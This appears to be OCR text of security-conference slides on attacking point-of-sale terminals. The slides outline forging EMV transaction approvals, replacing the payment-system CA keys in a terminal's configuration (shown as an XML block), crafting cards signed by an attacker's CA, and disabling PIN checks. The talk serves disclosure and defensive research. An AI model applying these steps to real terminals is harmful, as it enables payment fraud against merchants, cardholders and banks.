
Transaction Forgering

STEP 3 – Go shopping!

> Force Technical Fallback / MagStripe / Contactless MChip

> Send fake approve for transaction with your PAN

> Shopping on pwned PoS!



Future Attacks

Why not Contact Chip?

Remember a few transaction modes in EMV?

> Contact Chip (Plug your card in terminal)

> Contactless Chip (Over NFC)

> Contactless MagStripe/MSD (Magnetic stripe emulation over NFC)

> Legacy MagStripe (Swipe magnetic stripe)

Future Attacks

Why not Contact Chip?

There are a few modes of transactions in EMV

> Contact Chip (Card verifies response from bank ARQC/ARPC)

> Contactless Chip (Response can be forged)

> Contactless MagStripe/MSD (Response can be forged)

> Legacy MagStripe (Response can be forged)

Future Attacks

Why not Contact Chip?

Short brief of Contact MChip

> Card is authenticated by PoS using certificates with PKI
(Card -> Bank -> Payment System)


> During an online transaction, a card generates cryptogram (ARQC)

> Issuing bank generates a response cryptogram (ARPC)

> Bank and Card authenticate each other

> Contactless Chip has simplified flow

Full Chip Flow



Gleb Cherbov, Ilia Bulatov

Future Attacks

Why not Contact Chip?

There is a special field in the ISO 8583 protocol for ARQC/ARPC

You can’t forge response with ARPC so you can’t send approve for Chip transaction **but**...

Future Attacks

Attacking contact Chip

Overall security is based on PKI and CA certificate from Payment System.

PoS authenticates card by its certificate signed by bank certificate signed by Payment System.

So what if we can replace CA in the PoS configuration?

```
<CA_Key>
        <CA_Key RID="A000000004" checksum="5ADDF21D09278661141179CBEFF272EA384B13BB"
expireDate="291231" exponent="00000003" hashalg="01" index="03"
keyModulus="C2490747FE17EB0584C88D47B1602704150ADC88C5B998BD59CE043EDEBF0FFEE3093AC7956AD3B6AD4554C6DE1
9A178D6DA295BE15D5220645E3C8131666FA4BE5B84FE131EA44B039307638B9E74A8C42564F892A64DF1CB15712B736E3374F1
BBB6819371602D8970E97B900793C7C2A89A4A1649A59BE680574DD0B60145" sigalg="01"/>
        <CA_Key RID="A000000004" checksum="EBFA0D5D06D8CE702DA3EAE890701D45E274C845"
expireDate="291231" exponent="00000003" hashalg="01" index="05"
keyModulus="B8048ABC30C90D976336543E3FD7091C8FE4800DF820ED55E7E94813ED00555B573FECA3D84AF6131A651D66CFF
4284FB13B635EDD0EE40176D8BF04B7FD1C7BACF9AC7327DFAA8AA72D10DB3B8E70B2DDD811CB4196525EA386ACC33C0D9D4575
916469C4E4F53E8E1C912CC618CB22DDE7C3568E90022E6BBA770202E4522A2DD623D180E215BD1D1507FE3DC90CA310D27B3EF
CCD8F83DE3052CAD1E48938C68D095AAC91B5F37E28BB49EC7ED597" sigalg="01"/>
        <CA_Key RID="A000000003" checksum="D34A6A776011C7E7CE3AEC5F03AD2F8CFC5503CC"
expireDate="291231" exponent="00000003" hashalg="01" index="01"
keyModulus="C696034213D7D8546984579D1D0F0EA519CFF8DEFFC429354CF3A871A6F7183F1228DA5C7470C055387100CB935
A712C4E2864DF5D64BA93FE7E63E71F25B1E5F5298575EBE1C63AA617706917911DC2A75AC28B251C7EF40F2365912490B939BC
A2124A30A28F54402C34AECA331AB67E1E79B285DD5771B5D9FF79EA630B75" sigalg="01"/>
    </CA_Key>
```

Gleb Cherbov, Ilia Bulatov

Future Attacks

Attacking contact Chip

So, here is the plan:

> Create your own CA and modify CA in the PoS config

> Craft a special card using a certificate signed by your CA

> Shopping!

As you can see, now we can forge any type of transactions

Future Attacks

Other

The possibility to modify PoS config is a critical vulnerability. In addition to the described cases, you can modify:

> Limits

> CVM list (Disable PIN verification)

> Enable Offline transactions

Control over PoS config allows you to make any transaction and approve it by yourself!

Conclusions

Security of Acquiring infrastructure is extremely neglected during penetration testing because there is no public information regarding the security of these systems.

During a security audit, we discovered critical vulnerabilities and a misconfiguration, which may lead to compromise of the Acquiring Banks.

All this vulnerabilities can be exploited remotely! You just need to put your card into pwned PoS terminal!

Thank You!

HITB LOCKDOWN 002
livestream

Gleb Cherbov @cherboff, Ilia Bulatov @barracud4_